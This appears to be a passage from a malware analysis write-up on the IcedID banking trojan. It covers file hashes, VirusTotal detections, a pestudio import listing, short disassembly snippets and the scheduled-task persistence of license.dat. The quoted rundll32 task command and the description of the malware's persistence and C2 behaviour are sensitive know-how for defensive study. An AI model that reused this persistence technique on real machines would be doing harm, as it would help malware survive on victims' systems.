
  Entropy(bits/byte): 6.00952 75% not packed

  PE Header("2.14617")
  Section0(".text")("5.84154")
  Section1(".rdata")("3.4388")
  Section2(".data")("5.4304")
  Section3(".pdata")("1.54922")

Figure 8, Persistent DLL matching with temp DLL

```
------------------------------
Persistent DLL - unpacked file
------------------------------
SHA256: c04101f36a7d1498379ff6abb2218a2730ad896908e525cd3664ea5cc4a56a18
HOST IOC: C:\ProgramData\
Network IOC: N/A

Summitted sample on VT and Tria.ge (9 April 2021)
21/69 VT: https://www.virustotal.com/gui/file/c04101f36a7d1498379ff6abb2218a2730ad896908e525cd3664ea5cc4a56a18/detection
1/10 Triage: https://tria.ge/210409-tdel4edx32/static1

Other highlighted IOCs
Imports (APIs)
VirtualProtect, Kernel32.dll
GetModuleFileNameA, Kernel32.dll
```

There’s not any network indicator in either packed or unpacked which make sense, because the very purpose of this file is persistent in Task Scheduler to load ‘license.dat’.



Name	Status	Triggers
tiquya_{88029973-867C-F66A-882A-21A9774A8E27}	Ready	Multiple triggers defined


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	rundll32.exe "C:\Users\user1\AppData\Roaming\user1\{DE776E6E-9DD8-3054-4698 FC561D9B7827}\Oxiwko.dll",update /i:"LuxuryQuarter\license.dat"

Figure 9, Persistent [snap from malware-traffic-analysis]

IcedID (license.dat)

Leaving the beast for last! Even-though it’s been summited to VT by early March 1st, 2021. It’s still unrecognized by many vendors that ‘license.dat’ is the IcedID.



6 security vendors flagged this file as malicious

45b6349ee9d53278f350b59d4a2a28890bbe9f9de6565453db4c085bb5875865
license.dat


333.01 KB
Size

2021-04-06 09:11:13 UTC
3 days ago

Huge credit to BinaryDefense team for their efforts building the decryption tool for this part of IcedID and giving it a way on Github.

The unknown ‘license.dat’ encrypted binary is running on Task Scheduler with the persistent DLL. As it turns out the unknown binary is also 64-bit DLL. Unlike the previous DLL, this is different kind of beast and this is what IcedID (BokBot) is all about. The decryption does a good job dissecting readable DLL from encrypted binary. However, due to very complication of this part is only possible to disassemble it in IDA, Cutter and other kind of disassemble tools. It’s not possible to debug it.

Never the less, it’s possible to reverse engineer the function with proper disassembler to unleash the behavior which by looking at it’s API list seems to be detectable by Endpoints. The main functions of ‘license.dat’ is collecting host and user information and connecting to C2.


- 

pestudio 9.09 - Malware Initial Assessment - www.winitor.com [c:\users\rem\desktop\lab\license\iceddecrypt-main\assembled_payloads\licensedat_fixed.dll]
file
settings
about

c:\users\rem\desktop\lab\license\iceddecrypt-m
indicators (55)
virustotal (offline)
dos-header (64 bytes)
dos-stub (144 bytes)
rich-header (6)
file-header (Apr.2021)
optional-header (GUI)
directories (time-stamp)
sections (executables)
libraries (12)
imports (194)
exports (ordinal)
exceptions (21)
tls-callbacks (n/a)
relocations (108)
resources (n/a)
strings (4884)
debug (n/a)
manifest (n/a)
version (n/a)
certificate (n/a)
overlay (unknown)

name (194)	group (14)	type (1)	ordinal (18)	blacklist (109)	anti-debug (0)
GetNativeSystemInfo	system-information	implicit	-	x	-
ZwQuerySystemInformat...	system-information	implicit	-	x	-
UnregisterWait	synchronization	implicit	-	x	-
RegisterWaitForSingleOb...	synchronization	implicit	-	x	-
QueueUserAPC	synchronization	implicit	-	x	-
QueryPerformanceFrequ...	synchronization	implicit	-	x	-
OpenProcessToken	security	implicit	-	x	-
GetSidIdentifierAuthority	security	implicit	-	x	-
GetSidSubAuthority	security	implicit	-	x	-
GetSidSubAuthorityCount	security	implicit	-	x	-
LookupAccountNameW	security	implicit	-	x	-
ConvertSidToStringSidA	security	implicit	-	x	-
AdjustTokenPrivileges	security	implicit	-	x	-
LookupPrivilegeValueA	security	implicit	-	x	-
RegCreateKeyA	registry	implicit	-	x	-
RegDeleteKeyA	registry	implicit	-	x	-
RegSetValueExA	registry	implicit	-	x	-
RegDeleteValueA	registry	implicit	-	x	-
WinHttpCloseHandle	network	implicit	-	x	-
WinHttpQueryOption	network	implicit	-	x	-
WinHttpSetStatusCallback	network	implicit	-	x	-
WinHttpCrackUrl	network	implicit	-	x	-
WinHttpOpen	network	implicit	-	x	-
WinHttpReadData	network	implicit	-	x	-
WinHttpQueryDataAvaila...	network	implicit	-	x	-
WinHttpSetOption	network	implicit	-	x	-
WinHttpOpenRequest	network	implicit	-	x	-
WinHttpSendRequest	network	implicit	-	x	-
WinHttpReceiveResponse	network	implicit	-	x	-
WinHttpQueryHeaders	network	implicit	-	x	-
WinHttpConnect	network	implicit	-	x	-
GetAdaptersInfo	network	implicit	-	x	-

sha256: 3552C779F31A5B00DC78DF887979A37DC61E756CF7C0B6C66DECAECD04CE8BEE cpu: 64-bit file-type: dynamic-link-library subsystem: GUI ent

- 

```
sub     rsp, 20h
mov     r12d, r8d
mov     ebx, edx
mov     r8d, 8
lea     rdx, String     ; "https://"
mov     r14, r9
mov     rsi, rcx
call    cs:StrCmpNIA
xor     edi, edi
test    eax, eax
jnz     short loc_180001BEA
```

```
loc_180001BEA:
mov     r8d, 8
lea     rdx, aFront     ; "front://"
mov     rcx, rsi
call    cs:StrCmpNIA
test    eax, eax
jnz     short loc_180001C2A
```


```
loc_180001C2A:
mov     r8d, 7
lea     rdx, aHttp      ; "http://"
mov     rcx, rsi
call    cs:StrCmpNIA
test    eax, eax
jnz     short loc_180001C48
```

Figure 10, Decrypted license.dat

```
---------------------------
Decrypted license.dat file
---------------------------
SHA256: 66b6a55b67c0201a02dbdc4a2ef3c3f2d57aaadbbefa61c1bcdb59b96fb86743

submitted on VT and Triage on (9 April 2021)
16/67 VT: https://www.virustotal.com/gui/file/66b6a55b67c0201a02dbdc4a2ef3c3f2d57aaadbbefa61c1bcdb59b96fb86743/detection
1/10 triage: https://tria.ge/210409-1satexfe4j
```

Further analysis will be taken to further analyze IcedID campaigns in general and 'license.dat' in particular to further understand its behavior.

TO BE CONTINUED….



Credit

To BinaryDefense, *https://www.binarydefense.com/icedid-gziploader-analysis/* for providing the decryption tool

To Malware Traffic Analysis, *https://www.malware-traffic-analysis.net/* for the artifacts, WireShark packets

References

https://thedfirreport.com/2021/03/29/sodinokibi-aka-revil-ransomware/

https://www.group-ib.com/blog/icedid